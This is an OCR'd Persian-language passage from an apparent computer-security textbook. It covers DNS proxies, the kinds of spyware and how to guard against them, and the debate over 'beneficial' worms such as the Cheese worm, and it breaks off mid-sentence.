


۱۱-۳-٤DNS Proxy

DNS (Domain Name Server) شاید به اندازه HTTP یا SMTP شناخته شده نیست، اما چیزی است که به شما این امکان را می دهد که نامی را مانند http://www.ircert.com در مرورگر وب خود تایپ کنید و وارد این سایت شوید –بدون توجه به اینکه از کجای دنیا به اینترنت متصل شده اید. بمنظور تعیین موقعیت و نمایش منابعی که شما از اینترنت درخواست می کنید، DNS نام های دامنه هایی را که می توانیم براحتی بخاطر بسپاریم به آدرس IP هایی که کامپیوترها قادر به درک آن هستند، تبدیل می کند. در اصل این یک پایگاه داده است که در تمام اینترنت توزیع شده است و توسط نام دامنه ها فهرست شده است.

بهرحال، این حقیقت که این سرورها در تمام دنیا با مشغولیت زیاد در حال پاسخ دادن به تقاضاها برای صفحات وب هستند، به هکرها امکان تعامل و ارسال دیتا به این سرورها را برای درگیرکردن آنها می دهد. حمله های برپایه DNS هنوز خیلی شناخته شده نیستند، زیرا به سطحی از پیچیدگی فنی نیاز دارند که بیشتر هکرها نمی توانند به آن برسند. بهرحال، بعضی تکنیک های هک که میشناسیم باعث می شوند هکرها کنترل کامل را بدست گیرند. بعضی قابلیت های پراکسی DNS می تواند موارد زیر باشد:

- **تضمین انطباق پروتکلی:** یک کلاس تکنیکی بالای اکسپلویت می تواند لایه Transport را که تقاضاها و پاسخ های DNS را انتقال می دهد به یک ابزار خطرناک تبدیل کند. این نوع از حمله ها بسته هایی تغییرشکل داده شده بمنظور انتقال کد آسیب رسان ایجاد می کنند. پراکسی DNS، headerهای بسته های DNS را بررسی می کند و بسته هایی را که بصورت ناصحیح ساخته شده اند دور می ریزد و به این ترتیب جلوی بسیاری از انواع سوء استفاده را می گیرد.
- **فیلترکردن محتوای headerها بصورت گزینشی:** DNS در سال ۱۹۸۴ ایجاد شده و از آن موقع بهبود یافته است. بعضی از حمله های DNS بر ویژگی هایی تکیه می کنند که هنوز تایید نشده اند. پراکسی DNS می تواند محتوای header تقاضاهای DNS را بررسی کند و تقاضاهایی را که کلاس، نوع یا طول header غیرعادی دارند، مسدود کند.



نتیجه گیری

. پراکسی تمام ابزار امنیت نیست، اما یک ابزار عالیست، هنگامی که با سایر امنیت سنج ها! مانند ضدویروس های استاندارد، نرم افزارهای امنیتی سرور و سیستم های امنیتی فیزیکی بکار برده شود.

۱۲- نرم‌افزارهای جاسوسی و مقابله با آنها

۱۲-۱ نرم‌افزار جاسوسی چیست؟

حتما تاحالا برایتان پیش آمده است که در حال کار با اینترنت ناگهان پنجره‌های مختلف زیادی بدون میل شما باز می‌شوند که اصطلاحا popup windows نام دارند و وقت زیادی را باید برای بستن آنها صرف کنید. اگر در آن موقع کم‌حوصله باشید سریعا از کوره در میروید! این مطلب به شما کمک می‌کند که متوجه شوید این پنجره‌های مزاحم از کجا می‌آیند.

نرم‌افزار جاسوسی هر نوع فناوری یا برنامه روی کامپیوتر شماست که اطلاعات را بطور پنهانی جمع‌آوری می‌کند. این دیتا سپس به تبلیغ‌کنندگان یا به سایر گروه‌های علاقه‌مند فروخته می‌شود. نوع اطلاعاتی که از کامپیوتر شما جمع‌آوری می‌شود متفاوت است. بعضی نرم‌افزارهای جاسوسی فقط اطلاعات سیستمی

شما را ردیابی می‌کنند – مانند نوع اتصال شما به اینترنت و سیستم‌عامل کامپیوترتان . بقیه نرم‌افزارهای جاسوسی اطلاعات فردی را جمع‌آوری می‌کنند ـ مانند ردگیری عادات و علائق شما در هنگام کار با اینترنت و یا گاهی بدتر، با فایلهای شخصی شما سروکار دارند. نرم‌افزار جاسوسی بدون رضایت و اجازه کاربر نصب می‌گردد. (چنانچه به یک شرکت اجازه جمع‌آوری دیتا را بدهید، دیگر نام این عمل جاسوسی نیست، بنابراین همیشه قبل از اجازه دادن، موارد افشای دیتا بصورت آنلاین را با دقت بخوانید). بعضی افراد به جاسوسی عمومی که گرایشات اینترنتی و نرم‌افزاری را ردگیری می‌کند تا جاییکه اطلاعات مشخصه فردی را شامل نشود، اعتراضی ندارند. اما بقیه به هر نوع دیتایی که بدون اجازه از کامپیوترشان برداشته می‌شود، معترض هستند. بهرحال، نرم‌افزار یا ابزاری که این اطلاعات را جمع‌آوری می‌کند، نرم‌افزار جاسوسی نامیده می‌شود.

نصب نرم‌افزار جاسوسی روی کامپیوتر شما می‌تواند با مشاهده یک وب‌سایت، دیدن یک ایمیل به فرمت HTML یا با کلیک‌کردن یک پنجره بازشونده (pop-up) آغاز شود. روند دانلود به شما اطلاع داده نمی‌شود، بنابراین شما از اینکه کامپیوترتان پذیرای یک نرم‌افزار جاسوسی شده است، بی‌اطلاع خواهید ماند.

۲-۱۲ تولد نرم‌افزارهای جاسوسی

قبل از ظهور نرم‌افزارهای جاسوسی تبلیغ اینترنتی از طریق قرار دادن bannerهایی بود که در صفحات وب قابل مشاهده بود (البته هنوز هم وجود دارند)، و کاربران با کلیک کردن روی آنها از اطلاعات یا خدمات ارائه‌شده به دلخواه آگاهی می‌یافتند. اما بتدریج کاربران از این نحو تبلیغ خسته شده‌بودند و به این ترتیب تبلیغ‌کنندگان در حال ورشکستگی بودند، زیرا میزان درآمد آنها متناسب با میزان کلیک از طرف بازدیدکنندگان بر روی تبلیغاتی بود که بر روی وب‌سایت خود قرار می‌دادند.

تبلیغ‌کنندگان دریافتند که اگر همچنان می‌خواهند از طریق اینترنت درآمد داشته باشند، مجبور به تغییر تاکتیکهایشان هستند. بسیاری از آنها دریافت خود را بر اساس میزان واقعی فروش قرار دادند. بقیه به راههای جدید تبلیغ فکر کردند. آنها به روشی تازه رسیدند که به آنها اجازه تبلیغ محصولات را بدون داشتن وب‌سایت یا سرویس‌دهنده می‌داد و به این ترتیب نرم‌افزارهای جاسوسی پدید آمدند.

در ابتدا نرم‌افزار جاسوسی در دل برنامه‌های رایگان قرار می‌گرفت، اما بعده‌ها به حقه‌های کثیف‌تری! رو آوردند و آن استفاده از سوءاستفاده‌های هکری برای نصب نرم‌افزار جاسوسی روی کامپیوترهاست. اگر از سیستم‌های عامل رایج استفاده می‌کنید شانس شما برای داشتن نرم‌افزار جاسوسی روی سیستم‌تان بیشتر است. براحتی می‌توان ادعا کرد که بسیاری از کاربران خانگی بر روی کامپیوتر خود جاسوس! دارند.

۱۲-۳انواع نرم افزارهای جاسوسی

همانطور که گفته شد، نرم افزار جاسوسی هر نوع نرم افزاری است که اطلاعات را از یک کامپیوتر بدون آگاهی کاربر بدست میاورد. انواع زیادی از این نوع نرم افزارها در اینترنت فعال هستند اما میتوان آنها را به دو گروه عمده تقسیم کرد:

۱۲-۳-۱ نرم‌افزار جاسوسی خانگی (Domestic Spyware)

نرم‌افزاری است که معمولا توسط صاحبان کامپیوترها بمنظور آگاهی یافتن از تاثیرات اینترنت برروی شبکه های کامپیوتری خودشان، خریداری و نصب می گردد. مدیران از این نرم افزار برای آگاهی از فعالیتهای آنلاین کارمندان استفاده می کنند. بعضی افراد نیز برای اطلاع از فعالیتهای سایر اعضاء خانواده استفاده می کنند (مانند مشاهده محتویات اتاقهای گفتگو توسط والدینی که کودکانشان در آنها شرکت می کنند)

یک شخص ثالث نیز می تواند نرم‌افزار جاسوسی را بدون آگاهی صاحب کامپیوتر نصب کند. مجریان قانون از نرم افزارهای جاسوسی برای آگاهی یافتن از فعالیت مجرمانی استفاده میکنند که این مجرمان خود از همین نرم افزارهای جاسوسی برای حصول اطلاعات از کامپیوترهای شخصی به قصد دزدی دارایی‌ها استفاده کرده‌اند.

۱۲-۳-۲ نرم افزار جاسوسی تجاری (Commercial Spyware)

این نرم‌افزار که بعنوان adware نیز شناخته می‌شود، نرم‌افزاری است که شرکتها برای تعقیب فعالیتهای وبگردی کاربران اینترنت استفاده می کنند. این شرکتها اغلب اطلاعات حاصل را به بازاریابان می فروشند و آنها کاربران را با تبلیغات خاص مورد هدف قرار می‌دهند - منظور تبلیغاتی است که با علائق کاربر مطابقت دارد و به احتمال زیاد برای وی جذاب است.

بدست آوردن اطلاعات به این سادگی موجب خوشحالی تبلیغ کنندگان می‌شود. سابقا، بازاریابان برای فهمیدن علائق افراد باید آنها را از طریق برگزاری مسابقات یا موارد مشابه تطمیع می کردند. آن روشهای کسب اطلاعات شخصی هنوز وجود دارد، اما در آن روشها قدرت خواندن و اطلاع از سرنوشت اطلاعات شخصی و پذیرفتن یا نپذیرفتن آنها توسط افراد وجود دارد. بهرحال، اطلاع از سلیقه‌های شما بصورت پنهانی با استفاده از نرم افزارهای جاسوسی بسیار آسانتر است و تصویر بسیار کاملتری به صنعت بازایابی ارائه می کند. در کل می توان ادعا کرد که نرم افزارهای جاسوسی همه جا هستند.

۱۲-٤انواع و اهداف نرم‌افزارهای جاسوسی مختلف

نرم‌افزار جاسوسی هرچه نباشد، حداقل یک عامل آزاردهنده است که سرعت کامپیوتر را کم می‌کند، هارددیسک سیستم را بی‌جهت پر می‌کند و کامپیوتر شما را به هدفی برای تبلیغ‌کنندگان تبدیل می‌کند. فراتر از آگاهی از اطلاعات خصوصی شما، نرم‌افزار جاسوسی می‌تواند بعنوان ابزاری برای جرائمی مانند تقلب در شناسایی مورد استفاده قرار گیرد. در ادامه لیستی از انواع مختلف نرم‌افزارهای جاسوسی و هدفشان ارائه می‌شود.

۱۲-٤-۱- ثبت‌کنندگان نشانی‌های وب و صفحات نمایش

ثبت‌کنندگان نشانی‌های وب، وب‌سایتها و صفحات دیده‌شده را ردیابی می‌کنند. ثبت‌کنندگان صفحه‌نمایش می‌توانند یک تصویر سیاه‌وسفید کوچک (برای کم‌کردن حجم تصویر) از صفحه پیش‌روی شما در هر زمان بگیرند و این تصاویر را بدون اطلاع شما ذخیره یا ارسال کنند. این روشها برای جاسوسی‌های خانگی متداول هستند.

۱۲-٤-۲ ثبت‌کنندگان چت و ایمیل

این ثبت‌کنندگان یک کپی متنی از تمام ایمیلهای واردشونده و خارج‌شونده و چتها تهیه می‌کنند. یک جاسوس خانگی به کرات از این روش استفاده می‌کند.

۱۲-٤-۳ ثبت‌کنندگان کلید و کلمات عبور

هنگامی که شما مشغول کار با کامپیوتر هستید، یک نفر بالای سر شما ایستاده است و اعمال شما را نظارت می‌کند! ثبت‌کننده کلمه عبور این کار را می‌کند یعنی کلمات عبور تایپ‌شده را ردگیری می‌کند. اما ثبت‌کننده کلید تمام آنچه را که تایپ می‌شود، ثبت می‌کند.

۱۲-٤-٤ حشرات وبی!

حشرات وبی بعنوان جاسوسان تبلیغ‌کننده یا نرم‌افزارهای تبلیغ شناخته می‌شوند. هنگامی که شما چنین نرم‌افزاری روی کامپیوتر خود دارید، بعد از انجام بعضی کارها، مانند تایپ کردن عباراتی در یک موتور جستجو، پنجره‌های بازشونده تبلیغاتی خاصی را مرتبط با عناوین مورد جستجو دریافت می‌کنید. این تبلیغات حتی گاهی می‌توانند زمانی که به اینترنت متصل نیستید، بر روی صفحه شما ظاهر شوند. اگر بطور پیوسته زیربار صفحات تبلیغاتی قراردارید، احتمالا یک حشره وبی بر روی کامپیوتر شما نصب شده است.

۱۲-٤-۵ مرورگر ربایان!

بعضی‌ها کامپیوتر شما را برای استفاده خودشان بخدمت می‌گیرند ـ کاربران نرم‌افزارهای جاسوسی می‌توانند اتصال شما را برای ارسال اسپم‌هایشان از طریق سرویس‌دهنده‌اینترنت شما، بربایند!!! به این معنی که یک اسپم‌ساز انگل می‌تواند هزاران ایمیل اسپمی را از طریق اتصال کامپیوترتان به اینترنت و آدرس ISP شما، ارسال کند. دسترسیهای با سرعت و حجم بالا به اینترنت معمولا هدف این نوع کاربران قرار

می‌گیرند. اغلب قربانیان متوجه نمی‌شوند که از اعتبار آنها سوءاستفاده شده است، تا اینکه به خاطر شکایت علیه اسپم‌ها، سرویس‌دهنده‌اینترنت اتصالشان را قطع کند.

۱۲-٤-٦ مودم ربایان!

اگر برای اتصال به اینترنت از یک مودم و خط تلفن استفاده می‌کنید، یک فرد بی‌مرام! ممکن است قادر باشد یک شماره‌گیر آنلاین برای برقراری یک اتصال جدید اینترنت بر روی کامپیوتر شما نصب کند. این اتصال ممکن است یک اتصال راه دور با هزینه بالا باشد. هنگامی که قبض تلفن بدستان میرسد، به شما شک وارد خواهد شد. این نرم‌افزارهای جاسوسی اغلب داخل اسپم و ایمیلهای مربوط به امور جنسی قرار دارند. بازکردن ایمیل میتواند بصورت سهوی باعث آغاز نصب شماره‌گیر شود. این افراد بدذات! که پی‌گیریشان کار آسانی نیست، روی این حقیقت حساب می‌کنند که شما قبض تلفن را قبل از اینکه فرصت پیگیری داشته باشید، پرداخت می‌کنید.

۱۲-٤-۷ PC ربایان!

PCربایان میانبرهای (shortcuts) اینترنتی را در فولدر Favorites شما بدون خبردادن به خودتان قرار میدهند. این میانبرها باعث می‌شوند که بسیاری بطور اتفاقی از وب‌سایتشان دیدن کنید و به این ترتیب بصورت تصنعی آمار ترافیک سایت خود را بالا می‌برند. این اتفاق به آنها اجازه دریافت مبالغ بیشتری را بابت تبلیغات در سایتشان می‌دهد که هزینه پرداخت‌شده آن در واقع زمان و پهنای باندی است که از شما گرفته می‌شود. ممکن است بتوانید با تغییر انتخابهای اینترنت خود از دست این Fovorites کاذب رها شوید، اما گاهی تنها راه خلاص شدن از شر این لینکهای مزاحم پاک کردن آنها از داخل رجیستری است. بهرحال، ممکن است این نرم‌افزار جاسوسی طوری طراحی شده باشد که با هر بار راه‌اندازی مجدد کامپیوتر خودش را در داخل رجیستری قرار دهد. تنها راه حل پیش پای شما برای کشتن این نوع جاسوس متجاوز! فرمت کردن هارد کامپیوتر یا استفاده از یک برنامه ضدجاسوس بسیار قدرتمند است.

۱۲-٤-۸-تروا‌ها و ویروس‌ها

مانند اسب چوبی تروا که یونانیان برای ورود به شهر تروا استفاده کردند، این نرم‌افزار برای سوءاستفاده از کامپیوتر شما، خود را به شکلی بی‌ضرر درمیاورد. دیتای شما ممکن است کپی، توزیع یا تخریب شود. ویروس نیز مشابه تروا است با این تفاوت که قدرت ایجاد شبیه خود را دارد تا باعث خسارت به کامپیوترهای بیشتری شود. بهرحال، هردوی این قطعات آسیب‌رسان می‌توانند تحت تعریف نرم‌افزار جاسوسی قرار بگیرند، زیرا کاربر از وجودشان بی‌اطلاع است و هدف واقعی آنان را نمی‌داند.

۱۲-۵ چگونگی قرارگرفتن نرم‌افزار جاسوسی روی کامپیوتر و روش مقابله به آن

تنها مساله در مورد نرم‌افزار جاسوسی این نیست که چه مدت روی کامپیوتر شما قرار داشته و چه قصدی دارد، بلکه فهمیدن اینکه چگونه و از کجا این برنامه وارد کامپیوتر شما شده است، در درجه اول قرار دارد.

نرم‌افزارهای جاسوسی درست مانند علفهای هرز که بدون سروصدا هنگام قدم زدن در جنگل به جوراب شما می‌چسبند، هنگامی که مشغول گشت و گذار در اینترنت هستید، نرم‌افزار جاسوسی خودش را مانند یک مسافر قاچاقی به کامپیوتر شما می‌چسباند! اما قبل از اینکه هرچیزی بتواند روی کامپیوتر شما نصب گردد، معمولا باید روی چیزی کلیک یا برنامه‌ای را باز کنید. در زیر چند تا از معمولترین روشهای مورد استفاده برای فریب‌دادن کاربران برای نصب نرم‌افزارهای جاسوسی بیان شده است:

- بازکردن ایمیل اسپمی
- کلیک کردن روی پنجره‌های بازشونده فریبنده
- دانلود کردن رایگان برنامه‌ها، بازیها، ابزارها و غیره
- برنامه‌های اشتراک فایل
- مشاهده وب‌سایتهای ناجور!
- نرم‌افزارهای اجرای فایلهای صوتی و تصویری آنلاین

درحالیکه حجم فراوانی از محتوا روی اینترنت قرار دارد که برای تماشای اعمال شما بصورت پنهانی طراحی نشده است، بسیاری از نرم‌افزارهای رایگان یا ازرده‌خارج وجود دارد که بی‌سروصدا همراه با نرم‌افزار جاسوسی وارد کامپیوتر شما می‌شود. نرم‌افزار جاسوسی نه تنها علائق شما را برای تبلیغ‌کنندگان آشکار می‌سازد، بلکه می‌تواند منجر به افشای اطلاعات شخصی نیز شود. ببینیم نرم‌افزار جاسوسی چگونه روی هارددیسک شما قرار میگیرد و شما برای جلوگیری از آن چه می‌توانید بکنید.

اولا، یکی از بزرگترین اشتباهاتی که کاربران انجام میدهند این است که قبل از شروع گشت و گذار در وب تنظیمات سطح امنیتی خود را بسیار پایین انتخاب می‌کنند. سطح امنیتی پایین به تمام کوکی‌ها و برنامه‌های جاسوسی به سادگی اجازه ذخیره شدن در حافظه کامپیوتر را میدهد. کارهایی که شما می‌توانید برای دور نگهداشتن نرم‌افزارهای جاسوسی از سیستم خود انجام دهید شامل موارد زیر است:

- تنظیم سطح امنیتی به سطح پیش‌گزیده یا بالاتر
- نظارت دقیق بر آنچه دانلود می‌کنید
- به‌روز نگهداشتن سیستم‌عامل کامپیوتر
- نصب یک برنامه ضدجاسوسی که جلوی آنچه را که از دست می‌دهید، بگیرد!

برنامه ضدجاسوسی محل برنامه‌های جاسوسی را که بدون اطلاع شما وارد شده‌اند، تعیین می‌کند، آنها را قرنطینه و سپس پاک می‌کند.

در مرحله بعدی، به احساس و غریزه خود رجوع کنید! اگر منبعی آشنا یا قابل اعتماد بنظر نمی‌رسد، ایمیل را باز نکنید، popup را کلیک نکنید و وب‌سایت را نبینید. برنامه‌های مورد نیاز خود را از منبع قابل اعتماد دریافت کنید. گاهی‌اوقات برنامه‌های مجانی ارزش دردسر بعدی را ندارند! هنگامی که به یک پیشنهاد فریبنده برخورد می‌کنید به انگیزه آن دقت کنید. چرا یک نفر می‌خواهد به شما به‌روزرسانیهای مرتب مجانی ارائه دهد؟! دنبالش نروید.از تجربیات دیگران برای فهمیدن اینکه کدام نرم‌افزارها درون

خود به برنامه‌های جاسوسی پناه داده‌اند، استفاده کنید. در عرض چند ثانیه می‌توانید جستجویی انجام دهید تا بفهمید دیگران در مورد نرم‌افزارهای توام با جاسوس، شامل برنامه‌های به اشتراک‌گذاری فایلها (مانند Kazza و BearShare) و نرم‌افزارهای اجرای فایلهای صوتی‌تصویری آنلاین چه می‌گویند. در مورد دوم صداهای اعتراض! علیه نرم‌افزارهای جاسوسی تاثیرگذار خواهد بود. برای مثال، یک برنامه محاسبه مالیات معروف اخیرا یک برنامه جاسوسی را بمنظور جلوگیری از هر گونه کپی‌برداری از فایلهایش ـ حتی برای مقاصد قانونی مانند تهیه پشتیبان یا استفاده سایر اعضای همان خانواده ـ داخل محصول خود قرار داد. اما مشتریان از این مساله ناراضی بودند که این نرم‌افزار توانایی نظارت بر رفتارشان را دارد، و بهمین دلیل برعلیه سازنده با صدای بلند! اعتراض کردند. شرکت نرم‌افزاری به حرف آنها گوش کرد و سال بعد نرم‌افزار را بدون برنامه جاسوسی فضول! به فروش رساند.


از آنجا که شما به نرم‌افزارهای جاسوسی "نه" می‌گویید، نصب‌کنندگان برای دریافت اجازه مزاحمتان نمی‌شوند! ـ بسیاری اعتقادی به انجام بازی جوانمردانه ندارند!!! بعضی بازاریابان از حقه‌های عادی برای نصب جاسوس‌شان روی کامپیوتر شما استفاده می‌کنند. برای مثال، بخشی از یک نرم‌افزار به نام Gator وجود دارد که تلاش می‌کند شما را برای نصب محصولش از طریق یک popup تبلیغاتی فریب دهد. هنگامی که شما به پیشنهاد دانلود "نه" بگویید (پنجره را ببندید)، popup دوم ظاهر می‌شود و می‌پرسد که "آیا مطمئن هستید؟" این سوال آری/خیر مبهم باعث می‌شود که افراد با کلیک جواب دهند، که به این ترتیب بدون آگاهی کاربر، دانلود آغاز می‌شود.

روش دیگری که باعث پیاده‌شدن نرم‌افزار جاسوسی روی کامپیوتر شما می‌شود، drive-by download نامیده می‌شود. وقتی شما یک وب‌سایت معلوم‌الحال! را مشاهده می‌کنید، به یک popup برمی‌خورید که از شما اجازه برای دانلود می‌خواهد. لحن! پیام باعث می‌شود که شما باور کنید که برای دیدن صفحه وب بازشده به دانلود نیاز است، حتی اگر نیازی نباشد. اگر "بله" بگویید، برنامه جاسوس در کامپیوتر شما دانلود می‌شود. اما اگر پاسخ منفی بدهید، popupها در صفحات بعدی ظاهر

می‌شوند تا بالاخره شما به کلیک کردن روی یکی از آنها فریفته شوید و به این ترتیب برنامه جاسوسی به صورت خاموش کار خود را آغاز می‌کند!

بعضی شرکتها از نرم‌افزارهای جاسوسی تبلیغاتی استفاده می‌کنند. وقتی این adwareها روی سیستم شما نصب شدند، شروع به بازکردن popupهای تبلیغاتی می‌کنند. به این ترتیب شما سیلقه‌های شخصی شما و منابع کامپیوتریتان (پهنای باند، اتصال اینترنت و زمان پردازش کامپیوتر) از اختیار شما خارج خواهد شد، اما در عوض هیچ‌چیز بدست نخواهید آورد بجز بمباران تبلیغاتی و اگر نرم‌افزار جاسوسی آدرس ایمیل شما را بدست آورد انبوهی از اسپم‌ها.

چون همواره روش‌های جدید آلوده کردن کامپیوتر شما توسط نرم‌افزارهای جاسوسی در حال ایجاد است، یک نرم‌افزار ضدجاسوسی نصب کنید. این نرم‌افزار به منظور کشف و بیرون‌کردن جاسوس‌ها قبل از اینکه شما را به‌زحمت بیندازند، طراحی شده است. اگر شما از برنامه ضدجاسوسی خود بعنوان سگ محافظ! استفاده کنید، شما را از دانلودهای بدون اجازه و بی‌خبر، آگاه خواهد کرد. نرم‌افزار جاسوسی مزاحمت ایجاد می‌کند و منجر به دردسرهای جدی می‌شود. اگر شما مراتب احتیاط را رعایت کنید، می‌توانید از دردسر احتمالی پرهیز کنید و کامپیوترتان را تمیز نگه دارید.



۱۲-۵-۱کرمهای اینترنتی مفید

خبرگزاری BBC در مـی ۲۰۰۱ خبـر از ظهـور و گسترش کرمی به نـام کـرم پنیـر (Cheese worm) داد. محتوای خبر نشان از فعالیت این کـرم علیـه هکرهـا میداد، نه به نفع آنان!

«یک ویروس مفید در حال گشت در اینترنت است و شکاف امنیتی کامپیوترها را بررسی و در صورت یافتن، آنها را می‌بندد. هدف این کرم، کامپیوترهای با سیستم عامل لینوکس است که توسط یک برنامه مشابه اما زیان‌رسان قبلا مورد حمله قرار گرفته‌اند.»

اما این کرم توسط شرکت‌های تولید آنتی‌ویروس تحویل گرفته نشد! چراکه آنان معتقد بودند هر نرم‌افزاری که تغییراتی را بدون اجازه در یک کامپیوتر ایجاد کند، بالقوه خطرناک است.

در مارس همین سال یک برنامه زیان‌رسان با عنوان Lion worm (کرم شیر) سرویس‌دهندگان تحت لینوکس بسیاری را آلوده و درهای پشتی روی آنها نصب کرده بود تا ایجادکنندگان آن بتوانند از سرورها بهره‌برداری کنند. کرم همچنین کلمات عبور را می‌دزدید و به هکرهایی که از این ابزار برای ورود غیرمجاز استفاده می‌کردند، می‌فرستاد. این درهای پشتی می‌توانستند برای حملات DoS نیز استفاده شوند.

کرم پنیر تلاش می‌کرد بعضی از خسارات وارده توسط کرم شیر را بازسازی کند. در حقیقت کرم پنیر شبکه‌هایی با آدرسهای مشخص را پیمایش می‌کرد تا آنکه درهای پشتی ایجاد شده توسط کرم شیر را بیابد، سپس برای بستن سوراخ، وصله آنرا بکار می‌گرفت و خود را در کامپیوتر ترمیم‌شده کپی می‌کرد تا برای پیمایش شبکه‌های دیگر با همان شکاف امنیتی از این کامپیوتر استفاده کند.

مدیران سیستمها که متوجه تلاشهای بسیاری برای پیمایش سیستمهایشان شده بودند، دنبال علت گشتند و کرم پنیر را مقصر شناختند. ارسال گزارشهای آنها به CERT باعث اعلام یک هشدار امنیتی گردید.

این برنامه با مقاصد بدخواهانه نوشته نشده بود و برای جلوگیری از فعالیت هکرهای مزاحم ایجاد گشته بود. اما بهرحال یک «کرم» بود. چرا که یک شبکه را می‌پیمایید و هرجا که میرفت خود را کپی می‌کرد.

زمانیکه بحث کرم پنیر مطرح شد، بعضی متخصصان امنیت شبکه‌های کامپیوتری احساس کردند که ممکن است راهی برای مبارزه با شکافهای امنیتی و هکرهای آسیب‌رسان پیدا شده باشد. یکی از

بزرگترین علتهای وجود رخنه‌های امنیتی و حملات در اینترنت غفلت یا تنبلی بسیاری از مدیران سیستمهاست. بسیاری از مردم سیستمهای خود را با شکافهای امنیتی به امان خدا! رها می‌کنند و تعداد کمی زحمت نصب وصله‌های موجود را می‌دهند.

بسیاری از مدیران شبکه‌ها از ورود برنامه‌ها و بارگذاری وصله‌ها ابراز نارضایتی می‌کنند. این نکته‌ای صحیح است که یک وصله ممکن است با برنامه‌های موجود در کامپیوتر ناسازگار باشد. اما در مورد یک کرم مفید که وجود شکافهای امنیتی در سیستمها را اعلام می‌کند، چه؟ این روش مشکل مدیرانی را که نمی‌توانند تمام شکافهای امنیتی را ردیابی کنند، حل می‌کند. بعضی می‌گویند که برنامه‌های ناخواسته را روی سیستم خود نمی‌خواهند. در پاسخ به آنها گفته می‌شود «اگر شکاف امنیتی در سیستم شما وجود نداشت که این برنامه‌ها نمی‌توانستند وارد شوند. یک برنامه را که سعی می‌کند به شما کمک کند، ترجیح می‌دهید یا آنهایی را که به سیستم شما آسیب می‌رسانند و ممکن است از سیستم شما برای حمله به سایرین استفاده کنند؟ »

این آخری، یک نکته مهم است. رخنه‌های امنیتی کامپیوتر شما فقط مشکل شما نیستند؛ بلکه ممکن است برای سایر شبکه‌ها نیز مساله‌ساز شوند. ممکن است فردی نخواهد علیه بیماریهای مسری واکسینه شود، اما بهرحال بخشی از جامعه‌ای است که در آن همزیستی وجود دارد.

آنچه که در این میان آزاردهنده است این است که هرساله برای امنیت اتفاقات بدی رخ میدهد، و هرچند تلاشهایی برای بهبود زیرساختهای امنیتی انجام می‌گیرد، اما برای هر گام به جلو، دو گام باید به عقب بازگشت. چرا که هکرها باهوش‌تر و در نتیجه تهدیدها خطرناکتر شده‌اند. و شاید بدلیل تنبلی یا بار کاری زیاد مدیران شبکه باشد.

در بیشتر موارد، مشکلات بزرگ امنیتی که هر روزه درباره آنها می‌خوانید، بخاطر وجود حملاتی است که برروی سیستمهایی صورت می‌گیرد که به علت عدم اعمال وصله‌ها، هنوز مشکلات قدیمی را درخود دارند.

بنابه عقیده بعضی، اکنون زمان استفاده از تدبیر براساس کرم! و ساختن کرمهای مفید برای ترمیم مشکلات است. درباره این روش قبلا در مجامع مربوط به امنیت بحث شده است و البته هنوز اعتراضات محکمی علیه استفاده از آنها وجود دارد. اما در مواجهه با شبکه های zombie (کامپیوترهای آلوده ای که برای حملات DoS گسترده، مورد استفاده قرار می گیرند) که تعداد آنها به دهها هزار کامپیوتر میرسد، می توانند یک شبه! توسط کرمهای مفید از کار انداخته شوند.

البته، یک کرم مفید هنوز یک کرم است و بحث دیگری که در اینجا مطرح می شود این است که کرمها ذاتا غیرقابل کنترل هستند، به این معنی که کرمهای مفید هم باعث بروز مشکلات ترافیک می شوند و بصورت غیرقابل کنترلی گسترده می گردند. این مساله در مورد بیشتر کرمها صدق می کند، اما دلیل آن این است که تاکنون هیچ کس یک کرم قانونی! و بدرستی برنامه نویسی شده ایجاد نکرده است. می توان براحتی کنترلهای ساده ای همچون انقضاء در زمان مناسب و مدیریت پهنای باند را که این تاثیرات ناخوشایند را محدود یا حذف کند، برای یک کرم مفید تصور کرد.

اشکال وارده به ایجاد یک کرم قانونی و مناسب این است که زمان زیادی می طلبد، بسیار بیشتر از زمانی که یک کرم گسترش پیدا می کند. در پاسخ می توان گفت بیشتر کرمها از مسائل تازه کشف شده بهره نمی برند. بیشتر آنها از شکافهای امنیتی استفاده می کنند که مدتهاست شناخته شده اند.

تعدادی پرسش وجود دارد که باید پاسخ داده شوند. چه کسی این کرمها را طراحی و مدیریت می کند؟ دولت، CERT، فروشندگان یا اینکه باید تشکل هایی براه انداخت؟ برای ترمیم چه ایراداتی باید

